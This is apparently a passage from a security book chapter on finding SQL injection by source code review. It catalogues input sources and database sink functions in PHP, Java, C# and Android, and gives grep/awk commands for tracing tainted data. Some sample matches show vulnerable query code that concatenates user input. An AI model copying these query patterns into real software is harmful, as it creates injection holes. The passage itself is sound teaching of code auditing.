- **HttpCookieCollection:** A collection of all the cookies passed by the client in the current request
- **Form:** A collection of all form values passed from the client during the submission of a form
- **Headers:** A collection of all the headers passed by the client in the request
- **Params:** A combined collection of all query string, form, cookie, and server variables
- **QueryString:** A collection of all query string items in the current request
- **ServerVariables:** A collection of all the Web server variables for the current request
- **URL:** Returns an object of type `URI`
- **UserAgent:** Contains the user-agent header for the browser that is making the request
- **UserHostAddress:** Contains the remote Internet Protocol (IP) address of the client
- **UserHostName:** Contains the remote host name of the client

The following lines of code demonstrate how you can use these functions in a C# application:

```

// HttpCookieCollection - a collection of all the cookies

HttpCookieCollection variable = Request.Cookies;

// Form - a collection of all form values

```



```
string variable = Request.Form["name"];

// Headers - a collection of all the headers

string variable = Request.Headers["name"];

// Params - a combined collection of all querystring, form, cookie, and

// server variables

string variable = Request.Params["name"];

// QueryString - a collection of all querystring items

string variable = Request.QueryString["name"];

// ServerVariables - a collection of all the web server variables

string variable = Request.ServerVariables["name"];

// Url - returns an object of type Uri, the query property contains

// information included in the specified URI i.e ?foo=bar.

Uri object_variable = Request.Url;

string variable = object_variable.Query;

// UserAgent - contains the user-agent header for the browser

string variable = Request.UserAgent;

// UserHostAddress - contains the remote IP address of the client

string variable = Request.UserHostAddress;

// UserHostName - contains the remote host name of the client

string variable = Request.UserHostName;
```

## **Dangerous Functions**

In the previous section, we looked at how user-controlled input gets into an application, and learned the varying methods that are at our disposal to process these data. We also looked at a few simple examples of the dangerous coding behaviors that can ultimately lead to vulnerable applications. The example source code I provided in the previous section should be sufficient to help you understand how developers produce code that is vulnerable to SQL injection. However, the examples were not extensive; each programming language offers a number of different ways to construct and execute SQL statements, and you need to be familiar with all of them. This section of the chapter presents a detailed list of these methods, along with examples of how they are used. We will start with the PHP scripting language.

PHP supports numerous database vendors; visit <http://www.php.net/manual/en/refs.database.vendors.php> for a comprehensive list. We will concentrate on just a few common database vendors for the purpose of clarity. The following list details the relevant functions for MySQL, Microsoft SQL Server, Postgres, and Oracle databases:

- **mssql\_query( )**: Sends a query to the currently active database
- **mysql\_query( )**: Sends a query to the currently active database
- **mysql\_db\_query( )**: Selects a database, and executes a query on it (deprecated in PHP Version 4.0.6)
- **oci\_parse( )**: Parses a statement before it is executed (prior to `oci_execute( )`/`ociexecute( )`)
- **ora\_parse( )**: Parses a statement before it is executed (prior to `ora_exec( )`)
- **mssql\_bind( )**: Adds a parameter to a stored procedure (prior to `mssql_execute( )`)
- **mssql\_execute( )**: Executes a stored procedure
- **odbc\_prepare( )**: Prepares a statement for execution (prior to `odbc_execute( )`)
- **odbc\_execute( )**: Executes an SQL statement
- **odbc\_exec( )**: Prepares and executes an SQL statement
- **pg\_query( )**: Execute a query (used to be called `pg_exec`)

- **pg\_exec( )**: Is still available for compatibility reasons, but users are encouraged to use the newer name
- **pg\_send\_query( )**: Sends an asynchronous query
- **pg\_send\_query\_params( )**: Submits a command and separate parameters to the server without waiting for the result(s)
- **pg\_query\_params( )**: Submits a command to the server and waits for the result
- **pg\_send\_prepare( )**: Sends a request to create a prepared statement with the given parameters, without waiting for completion
- **pg\_prepare( )**: Submits a request to create a prepared statement with the given parameters, and waits for completion
- **pg\_select( )**: Selects records specified by assoc\_array
- **pg\_update( )**: Updates records that matches condition with data
- **pg\_insert( )**: Inserts the values of an assoc\_array into a given table
- **pg\_delete( )**: Deletes records from a table specified by the keys and values in assoc\_array

The following lines of code demonstrate how you can use these functions in a PHP application:

```
// mssql_query() - sends a query to the currently active database

$result = mssql_query($sql);

// mysql_query() - sends a query to the currently active database

$result = mysql_query($sql);

// mysql_db_query() - selects a database, and executes a query on it

$result = mysql_db_query($db, $sql);

// oci_parse() - parses a statement before it is executed

$stmt = oci_parse($connection, $sql);
```

```

ociexecute($stmt);

// ora_parse() - parses a statement before it is executed

if (!ora_parse($cursor, $sql)){exit;}

else {ora_exec($cursor);}

// mssql_bind() - adds a parameter to a stored procedure

mssql_bind($stmt, '@param', $variable, SQLVARCHAR, false, false, 100);

$result = mssql_execute($stmt);

// odbc_prepare() - prepares a statement for execution

$stmt = odbc_prepare($db, $sql);

$result = odbc_execute($stmt);

// odbc_exec() - prepare and execute a SQL statement

$result = odbc_exec($db, $sql);

// pg_query - execute a query (used to be called pg_exec)

$result = pg_query($conn, $sql);

// pg_exec - is still available for compatibility reasons, but users are encouraged to use
the newer name.

$result = pg_exec($conn, $sql);

// pg_send_query - sends asynchronous query

pg_send_query($conn, $sql);

// pg_send_query_params - submits a command and separate parameters to the server without
waiting for the result(s).

pg_send_query_params($conn, $sql, $params)

```

```

// pg_query_params - submits a command to the server and waits for the result.

pg_query_params($conn, $sql, $params)

// pg_send_prepare - sends a request to create a prepared statement with the given
    parameters, without waiting for completion.

pg_send_prepare($conn, "my_query", 'SELECT * FROM table WHERE field = $1');

pg_send_execute($conn, "my_query", $var);

// pg_prepare - submits a request to create a prepared statement with the given parameters,
    and waits for completion.

pg_prepare($conn, "my_query", 'SELECT * FROM table WHERE field = $1');

pg_execute($conn, "my_query", $var);

// pg_select - selects records specified by assoc_array which has field=>value

$result = pg_select($conn, $table_name, $assoc_array)

// pg_update() - updates records that matches condition with data

pg_update($conn, $arr_update, $arr_where);

// pg_insert() - inserts the values of assoc_array into the table specified by table_name.

pg_insert($conn, $table_name, $assoc_array)

// pg_delete() - deletes records from a table specified by the keys and values in
    assoc_array

pg_delete($conn, $table_name, $assoc_array)

```

Things are a little different in Java. Java makes available the `java.sql` package and the Java Database Connectivity (JDBC) API for database connectivity; for details on supported vendors, see <http://java.sun.com/products/jdbc/driverdesc.html>. We will concentrate on just a few common database vendors for the purpose of clarity. The following list details the relevant functions for MySQL, Microsoft SQL Server, PostgreSQL, and Oracle databases:

- **createStatement()**: Creates a statement object for sending SQL statements to the database
- **prepareStatement()**: Creates a precompiled SQL statement and stores it in an object
- **executeQuery()**: Executes the given SQL statement
- **executeUpdate()**: Executes the given SQL statement
- **execute()**: Executes the given SQL statement
- **addBatch()**: Adds the given SQL command to the current list of commands
- **executeBatch()**: Submits a batch of commands to the database for execution

The following lines of code demonstrate how you can use these functions in a Java application:

```
// createStatement() - is used to create a statement object that is used for
// sending sql statements to the specified database

statement = connection.createStatement();

// PreparedStatement - creates a precompiled SQL statement and stores it
// in an object.

PreparedStatement sql = con.prepareStatement(sql);

// executeQuery() - sql query to retrieve values from the specified table.

result = statement.executeQuery(sql);

// executeUpdate () - Executes an SQL statement, which may be an
// INSERT, UPDATE, or DELETE statement or a statement that returns nothing

result = statement.executeUpdate(sql);

// execute() - sql query to retrieve values from the specified table.

result = statement.execute(sql);
```

```
// addBatch() - adds the given SQL command to the current list of commands
```

```
statement.addBatch(sql);
```

```
statement.addBatch(more_sql);
```

As you may expect, Microsoft and C# developers do things a little differently. See [www.connectionstrings.com](http://www.connectionstrings.com) for a comprehensive collection of providers. Application developers typically use the following namespaces:

- **System.Data.SqlClient:** .NET Framework Data Provider for SQL Server
- **System.Data.OleDb:** .NET Framework Data Provider for OLE DB
- **System.Data.OracleClient:** .NET Framework Data Provider for Oracle
- **System.Data.Odbc:** .NET Framework Data Provider for ODBC

The following is a list of classes that are used within the namespaces:

- **SqlCommand( ):** Used to construct/send an SQL statement or stored procedure
- **SqlParameter( ):** Used to add parameters to an SqlCommand object
- **OleDbCommand( ):** Used to construct/send an SQL statement or stored procedure
- **OleDbParameter( ):** Used to add parameters to an OleDbCommand object
- **OracleCommand( ):** Used to construct/send an SQL statement or stored procedure
- **OracleParameter( ):** Used to add parameters to an OracleSqlCommand object
- **OdbcCommand( ):** Used to construct/send an SQL statement or stored procedure
- **OdbcParameter( ):** Used to add parameters to an OdbcCommand object

The following lines of code demonstrate how you can use these classes in a C# application:

```
// SqlCommand() - used to construct or send an SQL statement
```

```
SqlCommand command = new SqlCommand(sql, connection);
```

```

// SqlParameter() - used to add parameters to an SqlCommand object

SqlCommand command = new SqlCommand(sql, connection);

command.Parameters.Add("@param", SqlDbType.VarChar, 50).Value = input;

// OleDbCommand() - used to construct or send an SQL statement

OleDbCommand command = new OleDbCommand(sql, connection);

// OleDbParameter() - used to add parameters to an OleDbCommand object

OleDbCommand command = new OleDbCommand($sql, connection);

command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;

// OracleCommand() - used to construct or send an SQL statement

OracleCommand command = new OracleCommand(sql, connection);

// OracleParameter() - used to add parameters to an OracleCommand object

OracleCommand command = new OracleCommand(sql, connection);

command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;

// OdbcCommand() - used to construct or send an SQL statement

OdbcCommand command = new OdbcCommand(sql, connection);

// OdbcParameter() - used to add parameters to an OdbcCommand object

OdbcCommand command = new OdbcCommand(sql, connection);

command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;

```

## Following the Data

Now that you have a good understanding of how Web applications obtain input from the user, the methods that developers use within their chosen language to process the data, and how bad coding behaviors can lead to the presence of an SQL injection vulnerability, let's put what you have learned to test by attempting to identify an SQL injection vulnerability and tracing the



user-controlled data through the application. Our methodical approach begins with identifying the use of dangerous functions (`sinks`).

You can conduct a manual source code review by reviewing each line of code using a text editor or development IDE (integrated development environment). However, being thorough can be a resource-intensive, time-consuming, and laborious process. To save time and quickly identify code that should be manually inspected in more detail, the simplest and most straightforward approach is to use the UNIX utility `grep` (also available for Windows systems). We will need to compile a comprehensive list of tried and tested search strings to identify lines of code that could potentially be vulnerable to SQL injection, as each programming language offers a number of different ways to receive and process input as well as a myriad of methods to construct and execute SQL statements.

## Tools & traps...

### Where's Ya Tool?

The `grep` tool is a command-line text search utility originally written for UNIX and found on most UNIX derivative operating systems by default, such as Linux and OS X. `grep` is also now available for Windows, and you can obtain it from <http://gnuwin32.sourceforge.net/packages/grep.htm>. However, if you prefer to use native Windows utilities you can use the `findstr` command, which can also search for patterns of text in files using regular expressions; for a syntax reference see <http://technet.microsoft.com/en-us/library/bb490907.aspx>.

Another tool that is very useful is `awk`, a general-purpose programming language that is designed for processing text-based data, either in files or in data streams; `awk` is also found on most UNIX derivative operating systems by default. The `awk` utility is also available to Windows users; you can obtain `gawk` (GNU `awk`) from <http://gnuwin32.sourceforge.net/packages/gawk.htm>.

## Following Data in PHP

We will start with a PHP application. Before performing a source code review of the PHP code, it is always important to check the status of `register_globals` and `magic_quotes`. You configure these settings from within the PHP configuration file (`php.ini`). The `register_globals` setting registers the EGPCS variables as global variables. This often leads to a variety of vulnerabilities, as the user can influence them. As of PHP 4.2.0, this functionality is disabled by default. However, some applications require it to function correctly. The `magic_quotes` option is deprecated as of PHP Version 5.3.0 and will be removed from PHP in Version 6.0.0. `magic_quotes` is a security feature implemented by PHP to escape potentially harmful characters

passed to the application, including single quotes, double quotes, backslashes, and NULL characters.

Having ascertained the status of these two options you can begin inspecting the code. You can use the following command to recursively search a directory of source files for the use of `mssql_query()`, `mysql_db_query()`, and `mysql_query()` with direct user input into an SQL statement. The command will print the filename and line number containing the match; `awk` is used to “prettify” the output:

```
$ grep -r -n "\ (mysql|mssql|mysql_db)_query\ (. *$ \(GET|POST\) .* )" src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

```
filename: src/mssql_query.vuln.php
```

```
line: 11
```

```
match: $result = mssql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']')");
```

```
filename: src/mysql_query.vuln.php
```

```
line: 13
```

```
match: $result = mysql_query("SELECT * FROM TBL WHERE COLUMN = '$_GET['var']'", $link);
```

You can also use the following command to recursively search a directory of source files for the use of `oci_parse()` and `ora_parse()` with direct user input into an SQL statement. These functions are used prior to `oci_exec()`, `ora_exec()`, and `oci_execute()` to compile an SQL statement:

```
$ grep -r -n "\ (oci|ora)_parse\ (. *$ \(GET|POST\) .* )" src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

```
filename: src/oci_parse.vuln.php
```

```
line: 4
```

```
match: $stid = oci_parse($conn, "SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']')");
```

```
filename: src/ora_parse.vuln.php
```

```
line: 13
```

```
match: ora_parse($curs, "SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']'");
```

You can use the following command to recursively search a directory of source files for the use of `odbc_prepare()` and `odbc_exec()` with direct user input into an SQL statement. The `odbc_prepare()` function is used prior to `odbc_execute()` to compile an SQL statement:

```
$ grep -r -n "\(odbc_prepare\|odbc_exec)\(.*$_\((GET\|\POST\).*)\)" src/ | awk -F: '{print  
  "filename: \"$1\"\nline: \"$2\"\nmatch: \"$
```

```
3\"\n\n"}'
```

```
filename: src/odbc_exec.vuln.php
```

```
line: 3
```

```
match: $result = odbc_exec ($con, "SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']'");
```

```
filename: src/odbc_prepare.vuln.php
```

```
line: 3
```

```
match: $result = odbc_prepare ($con, "SELECT * FROM TABLE WHERE COLUMN = '$_GET['var']'");
```

You can use the following command to recursively search a directory of source files for the use of `mssql_bind()` with direct user input into an SQL statement. This function is used prior to `mssql_execute()` to compile an SQL statement:

```
$ grep -r -n "mssql_bind\(.*$_\((GET\|\POST\).*)\)" src/ | awk -F: '{print "filename:  
  "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

```
filename: src/mssql_bind.vuln.php
```

```
line: 8
```

```
match: mssql_bind($sp, "@paramOne", $_GET['var_one'], SQLVARCHAR, false, false, 150);
```

```
filename: src/mssql_bind.vuln.php
```

```
line: 9
```

```
match: mssql_bind($sp, "@paramTwo", $_GET['var_two'], SQLVARCHAR, false, false, 50);
```

You can easily combine these `grep` one-liners into a simple shell script and trivially modify the output so that the data can be presented in XML, HTML, CSV, and other formats. You can use the string searches to find all of the low-hanging fruit, such as the dynamic construction of parameters for input into stored procedures and SQL statements, where the input is not validated and is input directly from GET or POST parameters. The problem is that even though a lot of developers do not validate their input before using it in dynamically created SQL statements, they first copy the input to a named variable. For example, the following code would be vulnerable; however, our simple `grep` strings would not identify lines of code such as these:

```
$sql = "SELECT * FROM TBL WHERE COLUMN = '$_GET['var']'"
```

```
$result = mysql_query($sql, $link);
```

We should amend our `grep` strings so that they identify the use of the functions themselves. For example:

```
$ grep -r -n "mssql_query(\|mysql_query(\|mysql_db_query(\|oci_parse  
(\|ora_parse(\|mssql_bind(\|mssql_execute(\|odbc_prepare(\|odbc_execute  
(\|odbc_execute(\|odbc_exec(\"src/ | awk -F:'{print "filename: \"$1\"\\nline: \"$2\"\\nmatch:  
"$3\"\\n\\n"}'
```

The output from the preceding command will identify all of the same lines of code that the previous `grep` strings would; however, it will also identify all points in the source code where the potentially dangerous functions are being used, and it will identify a number of lines that will require manual inspection. For example, it may identify the following line:

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 20
```

```
match: $result = mysql_query($sql);
```

The `mysql_query()` function is used to send a query to the currently active database. You can see from the line found that the function is in use. However, you do not know what the value of the `$sql` variable is; it probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage, you cannot say whether a vulnerability exists. You need to trace the `$sql` variable. To do this you can use the following command:

```
$ grep -r -n "\$sql" src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

The problem with the preceding command is that often, developers reuse variables or use common names, so you may end up with some results that do not correspond to the function you are investigating. You can improve the situation by expanding the command to search for common SQL commands. You could try the following `grep` command to identify points in the code where dynamic SQL statements are created:

```
$ grep -i -r -n "\$sql =.*\"(SELECT|UPDATE|INSERT|DROP) \" src/ | awk -F: '{print \"filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n\"}'
```

If you're very lucky, you will find only one match, as illustrated here:

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 20
```

```
match: $sql = "SELECT * FROM table WHERE field = '$_GET['input']'";
```

In the real world, it is likely that with an ambiguous variable name such as `"$sql,"` you would identify a number of lines in a number of different source files, and you would need to ensure that you are dealing with the right variable and the right function, class, or procedure. You can see from the output that the SQL statement is a `SELECT` statement and it is being built with user-controlled data that is being presented to the application inside a `get` method. The parameter name is `name`. You can be confident that you have discovered an SQL vulnerability, as it appears that the user data obtained from the `input` parameter was concatenated with the `$sql` variable before being passed to a function that executes the statement against a database. However, you could just as easily have received the following output:

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 20
```

```
match: $sql = "SELECT * FROM table WHERE field = '$input'";
```

You can see from the preceding output that the SQL statement is a `SELECT` statement and it is being concatenated with the contents of another variable, `$input`. You do not know what the value of `$input` is, and you don't know whether it contains user-controlled data or whether it is

tainted. So, you cannot say whether a vulnerability exists. You need to trace the `$input` variable. To do this you can use the following command:

```
$ grep -r -n "\$input =.*\$.*" src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

The preceding command will allow you to search for all instances where the `$input` variable is assigned a value from an HTTP request method, such as `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS`, `$_REQUEST`, `$_COOKIE`, `$HTTP_COOKIE_VARS`, `$_SERVER`, and `$HTTP_SERVER_VARS`, as well as any instance where the value is set from another variable. From the following output you can see that the variable has been assigned its value from a variable submitted via the post method:

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 10
```

```
match: $input = $_POST['name'];
```

You now know that the `$input` variable has been populated from a user-controlled parameter submitted via an HTTP post request and that the variable has been concatenated with an SQL statement to form a new string variable (`$sql`). The SQL statement is then passed to a function that executes the SQL statement against a MySQL database.

At this stage, you may feel tempted to state that a vulnerability exists; however, you still can't be sure that the `$input` variable is tainted. Now that you know that the field contains user-controlled data, it is worth performing an extra search on just the variable name. You can use the following command to do this:

```
$ grep -r -n "\$input" src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

If the preceding command returns nothing more than the previous results, you can safely state that a vulnerability exists. However, you may find code similar to the following:

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 11
```

```
match: if (is_string($input)) {
```

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 12
```

```
match: if (strlen($input) < $maxlength){
```

```
filename: src/SQLi.MySQL.vulnerable.php
```

```
line: 13
```

```
match: if (ctype_alnum($input)) {
```

The preceding output appears to suggest that the developer is performing some input validation on the user-controlled input parameter. The `$input` variable is being checked to ensure that it is a string, conforms to a set boundary, and consists of alphanumeric characters only. You have now traced the user input through the application, you have identified all of the dependencies, you have been able to make informed decisions about whether a vulnerability exists, and most importantly, you are in a position to provide evidence to support your claims.

Now that you are well versed in reviewing PHP code for SQL injection vulnerabilities, let's take a look at applying the same techniques to a Java application. To save repetition the following two sections will not cover all eventualities in depth; instead, you should use the techniques outlined in this section to assist you when reviewing other languages (however, the following sections will give you enough detail to get you started).

## Following Data in Java

You can use the following command to recursively search a directory of Java source files for the use of `prepareStatement()`, `executeQuery()`, `executeUpdate()`, `execute()`, `addBatch()`, and `executeBatch()`:

```
$ grep -r -n
    "preparedStatement(\|executeQuery(\|executeUpdate(\|execute(\|addBatch(\|executeBatch("
src/ | awk -F: '{print "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

The results of executing the preceding command are shown here. You can clearly see that you have identified three lines of code that warrant further investigation:

```
filename: src/SQLVuln.java
```

line: 89

```
match: ResultSet rs = statement.executeQuery(sql);
```

filename: src/SQLVuln.java

line: 139

```
match: statement.executeUpdate(sql);
```

filename: src/SQLVuln.java

line: 209

```
match: ResultSet rs = statement.executeQuery("
```

```
SELECT field FROM table WHERE field = " + request.getParameter("input"));
```

Lines 89 and 139 warrant further investigation because you do not know the value of the `sql` variable. It probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage you cannot say whether a vulnerability exists. You need to trace the `sql` variable. However, you can see that on line 209 an SQL statement is built from user-controlled input. The statement does not validate the value of the input parameter submitted via an HTTP Web form, so it is tainted. You can state that line 209 is vulnerable to SQL injection. However, you need to work a little harder to investigate lines 89 and 139. You could try the following `grep` command to identify points in the code where a dynamic SQL statement is built and assigned to the `sql` variable:

```
$ grep -i -r -n "sql =.*\"(SELECT\\|UPDATE\\|INSERT\\|DROP\\)" src/ | awk -F: '{print  
  "filename: \"$1\"\\nline: \"$2\"\\nmatch: \"$3\"\\n\\n"}'
```

filename: src/SQLVuln.java

line: 88

```
match: String sql = ("SELECT field FROM table WHERE field = " +  
  request.getParameter("input"));
```

filename: src/SQLVuln.java

line: 138



```
match: String sql = ("INSERT INTO table VALUES field = (" + request.getParameter ("input") +
    ") WHERE field = " + request.getParameter("more-input") + ");
```

You can see that on lines 88 and 138 an SQL statement is built from user-controlled input. The statement does not validate the value of the parameters submitted via an HTTP Web form. You have now traced the user input through the application, have been able to make informed decisions about whether a vulnerability exists, and are in a position to provide evidence to support your claims.

If you want to identify sink sources so that you can effectively trace tainted data back to its origin you can use the following command:

```
$    grep      -r      -n      "getParameter(\|getParameterValues(\|getQueryString(\|getHeader
    (\|getHeaders(\|getRequestSessionId(\|getCookies(\|getValue(" src/ | awk -F: '{print
    "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

Now that you are well versed in reviewing PHP and Java code for SQL injection vulnerabilities, it's time to test your skills by applying the same techniques to a C# application.

## Following Data in C#

You can use the following command to recursively search a directory of C# source files for the use of SqlCommand(), SqlParameter(), OleDbCommand(), OleDbParameter(), OracleCommand(), OracleParameter(), OdbcCommand(), and OdbcParameter():

```
$    grep      -r      -n      "SqlCommand(\|SqlParameter(\|OleDbCommand(\|OleDbParameter
    (\|OracleCommand(\|OracleParameter(\|OdbcCommand(\|OdbcParameter(" src/ | awk -F: '{print
    "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

```
filename: src/SQLiMSSQLVuln.cs
```

```
line: 29
```

```
match: SqlCommand command = new SqlCommand("SELECT * FROM table WHERE field = '" +
    request.getParameter("input") + "'", conn);
```

```
filename: src/SQLiOracleVuln.cs
```

```
line: 69
```

```
match: OracleCommand command = new OracleCommand(sql, conn);
```

Line 69 warrants further investigation, as you do not know the value of the `sql` variable. It probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage you cannot say whether a vulnerability exists. You need to trace the `sql` variable. However, you can see that on line 29 an SQL statement is built from user-controlled input. The statement does not validate the value of the input parameter submitted via an HTTP Web form, so it is tainted. You can state that line 29 is vulnerable to SQL injection. However, you need to work a little harder to investigate line 69. You could try the following `grep` command to identify points in the code where a dynamic SQL statement is built and assigned to the `sql` variable:

```
$ grep -i -r -n "sql =.*\" \ (SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F: '{print  
  "filename: \"$1\"\nline: \"$2\"\nmatch: \"$3\"\n\n"}'
```

```
filename: src/SQLiOracleVuln.cs
```

```
line: 68
```

```
match: String sql = "SELECT * FROM table WHERE field = '" + request.getParameter("input") +  
  "'";
```

You can see that on line 68 an SQL statement is built from user-controlled input. The statement does not validate the value of the parameter submitted via an HTTP Web form and is tainted. You have now traced the user input through the application, you have been able to make informed decisions about whether a vulnerability exists, and you are in a position to provide evidence to support your claims.

If you want to identify sink sources so that you can effectively trace tainted data back to their origin, you can use the following command:

```
$ grep -i -r -n "HttpCookieCollection\|Form\|Headers\|Params\|QueryString\|ServerVariables\|Url\|UserAgent  
  \|UserHostAddress\|UserHostName" src/ | awk -F: '{print "filename: \"$1\"\nline:  
  \"$2\"\nmatch: \"$3\"\n\n"}'
```

In real life, you may have to amend the `grep` strings several times, rule out findings due to the ambiguous naming schemes in use by a given developer, and follow the execution flow

through the application, perhaps having to analyze numerous files, includes, and classes. However, the techniques you learned here should be very useful in your endeavors.

## Reviewing Android Application Code

Since the first incarnation of this book smart phone applications, such as those written for the Android platform, have increased their presence in the corporate world exponentially. Many companies have embraced the platform for the deployment of custom-built in-house business applications as well as purchasing of third party developed applications for use within corporate environments. I've personally been performing a lot of mobile application assessments on all of the major platforms (iOS, Blackberry OS, Android, etc.). When assessing Android devices and applications I regularly come across vulnerabilities in Android Content-Providers. These vulnerabilities are often similar to those found in Web application security assessments. In particular SQL injection and directory traversal vulnerabilities are common problems in Content-Providers. Here we will obviously concentrate on the SQL injection issues. Content-Providers store and retrieve data and make them accessible to all applications (<http://developer.android.com/guide/topics/providers/content-providers.html>).

Nils, a colleague at MWR InfoSecurity authored a tool named “WebContentResolver” ([http://labs.mwrinfosecurity.com/tools/android\\_webcontentresolver](http://labs.mwrinfosecurity.com/tools/android_webcontentresolver)) that can run on an Android device (or emulator) and exposes a Web service interface to all-installed Content-Providers. This allows us to use a Web browser to test for vulnerabilities and leverage the power of tools, such as sqlmap (<http://sqlmap.sourceforge.net>), to find and exploit vulnerabilities in Content-Providers. I recommend you give it a go if you are assessing Android applications.

In this section I'm going to show you how to leverage the same techniques that you have learnt to use for traditional Web applications written in Java, PHP, and .NET against Android applications (Java) to find SQL injection vulnerabilities within SQLite databases; however the WebContentResolver utility will prove useful when you want to validate your findings and create Proof of Concept (PoC) exploits for the discovered vulnerabilities—[Chapter 4](#) goes into more detail about how to leverage this tool to find and exploit SQL injection vulnerabilities in Android applications.

If you do not have access to the source; then it is a trivial process to gain access to the source code of an Android application. Android runs applications that are in Dalvik Executable (.dex) format and the Android application package file (APK) can easily be converted to a Java

Archive (JAR) using a utility such as dex2jar (<http://code.google.com/p/dex2jar>). A Java decompiler, such as jdgui (<http://java.decompiler.free.fr/?q=jdgui>) and/or jad ([www.varaneckas.com/jad](http://www.varaneckas.com/jad)), can then be used to decompile and view the source.

As before, we need to become familiar with the “Dangerous functions”—Android developers make use of two classes to interact with the SQLite database: `SQLiteQueryBuilder` and `SQLiteDatabase`. The `android.database.sqlite.SQLiteQueryBuilder` is a convenience class that helps build SQL queries to be sent to `SQLiteDatabase` objects (<http://developer.android.com/reference/android/database/sqlite/SQLiteQueryBuilder.html>) and the `android.database.sqlite.SQLiteDatabase` class exposes methods to manage SQLite databases (<http://developer.android.com/reference/android/database/sqlite/SQLiteDatabase.html>). The relevant methods for the classes are detailed below:

```
// android.database.sqlite.SQLiteQueryBuilder

// Construct a SELECT statement suitable for use in a group of SELECT statements that will
// be joined through UNION operators in buildUnionQuery.

buildQuery(String[] projectionIn, String selection, String groupBy, String having, String
    sortOrder, String limit)

// Build an SQL query string from the given clauses.

buildQueryString(boolean distinct, String tables, String[] columns, String where, String
    groupBy, String having, String orderBy, String limit)

// Given a set of subqueries, all of which are SELECT statements, construct a query that
// returns the union of what those subqueries return

buildUnionQuery(String[] subQueries, String sortOrder, String limit)

// Construct a SELECT statement suitable for use in a group of SELECT statements that will
// be joined through UNION operators in buildUnionQuery.

buildUnionSubQuery(String typeDiscriminatorColumn, String[] unionColumns, Set<String>
    columnsPresentInTable, int computedColumnsOffset, String typeDiscriminatorValue, String
    selection, String groupBy, String having)
```

```

// Perform a query by combining all current settings and the information passed into this
    method.

query(SQLiteDatabase db, String[] projectionIn, String selection, String[] selectionArgs,
    String groupBy, String having, String sortOrder, String limit)

// android.database.sqlite.SQLiteDatabase

// Convenience method for deleting rows in the database.

delete(String table, String whereClause, String[] whereArgs)

// Execute a single SQL statement that is NOT a SELECT or any other SQL statement that
    returns data.

execSQL(String sql)

// Execute a single SQL statement that is NOT a SELECT/INSERT/UPDATE/DELETE.

execSQL(String sql, Object[] bindArgs)

// Convenience method for inserting a row into the database.

insert(String table, String nullColumnHack, ContentValues values)

// Convenience method for inserting a row into the database.

insertOrThrow(String table, String nullColumnHack, ContentValues values)

// General method for inserting a row into the database.

insertWithOnConflict(String table, String nullColumnHack, ContentValues initialValues, int
    conflictAlgorithm)

// Query the given table, returning a Cursor over the result set.

query(String table, String[] columns, String selection, String[] selectionArgs, String
    groupBy, String having, String orderBy, String limit)

// Query the given URL, returning a Cursor over the result set.

```

```

queryWithFactory(SQLiteDatabase.CursorFactory cursorFactory, boolean distinct, String table,
    String[] columns, String selection, String[] selectionArgs, String groupBy, String having,
    String orderBy, String limit)

// Runs the provided SQL and returns a Cursor over the result set.

rawQuery(String sql, String[] selectionArgs)

// Runs the provided SQL and returns a cursor over the result set.

rawQueryWithFactory(SQLiteDatabase.CursorFactory cursorFactory, String sql, String[]
    selectionArgs, String editTable)

// Convenience method for replacing a row in the database.

replace(String table, String nullColumnHack, ContentValues initialValues)

// Convenience method for replacing a row in the database.

replaceOrThrow(String table, String nullColumnHack, ContentValues initialValues)

// Convenience method for updating rows in the database.

update(String table, ContentValues values, String whereClause, String[] whereArgs)

// Convenience method for updating rows in the database.

updateWithOnConflict(String table, ContentValues values, String whereClause, String[]
    whereArgs, int conflictAlgorithm)

```

The shell one-liner below can be used to recursively search the file system for source files that contain references to the methods of the aforementioned classes:

```

$ grep -r -n
"delete(\|execSQL(\|insert(\|insertOrThrow(\|insertWithOnConflict(\|query(\|queryWithFacto
ry(\|rawQuery(\|rawQueryWithFactory(\|replace(\|replaceOrThrow(\|update(\|updateWithOnConf
lict(\|buildQuery(\|buildQueryString(\|buildUnionQuery(\|buildUnionSubQuery(\|query(" src/
| awk -F: '{print "filename: "$1\nline: "$2\nmatch: "$3\n\n"}'

```

As previously discussed it is often necessary to trace the data through the application, as the output of the command above may identify an immediately obvious vulnerability, or it could

provide you with a variable that you need to trace in order to determine if it has been built with tainted data. The command below can be used to search for string declarations that contain dynamic SQL statements to aid in your efforts:

```
$ grep -i -r -n "String.*.*\"\\(SELECT\\|UPDATE\\|INSERT\\|DROP\\)" src/ | awk -F: '{print "filename: \"$1\"\\nline: \"$2\"\\nmatch: \"$3\"\\n\\n"}'
```

An example of how these techniques can be leveraged against a real world application is presented below (with some output omitted for brevity):

```
$ svn checkout http://android-sap-note-viewer.googlecode.com/svn/trunk/sap-note-viewer
```

```
